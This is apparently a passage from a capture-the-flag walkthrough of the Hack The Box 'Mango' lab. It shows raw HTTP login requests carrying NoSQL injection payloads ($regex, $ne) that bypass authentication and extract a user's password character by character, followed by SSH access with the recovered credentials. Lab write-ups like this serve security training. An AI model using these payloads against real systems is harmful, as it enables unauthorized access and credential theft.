4 y 200 4324
5 u 200 4324
6 i 200 4324
7 o 200 4324
8 p 200 4324
9 a 200 4324
Request Response
Pretty Raw Hex
POST /index.php HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://staging-order.mango.htb
Connection: close
Referer: http://staging-order.mango.htb/index.php
Cookie: PHPSESSID=3od84j66t11v7al0fl8oh0c9gn
Upgrade-Insecure-Requests: 1
username[$regex]=ad&password[$ne]=pass123&login=login
Search...
0 matches
Finished



We didn’t manage to extract password for the admin user but we succeeded with password extraction for the mango user




Target: http://staging-order.mango.htb


Update Host header to match target

```
POST /index.php HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://staging-order.mango.htb
Connection: close
Referer: http://staging-order.mango.htb/index.php
Cookie: PHPSESSID=3od84j66t11v7al0fl8oh0c9gn
Upgrade-Insecure-Requests: 1

username=mango&password[$regex]=h3mXK8RhU~f{}f5h&login=login
```

Once we got a password for the mango user, we trued to login again to check if maybe this time we will get some further accesses but this also gave us nothing





In that case we used the mango user credentials to SSH to the machine, what worked and we got a shell on the target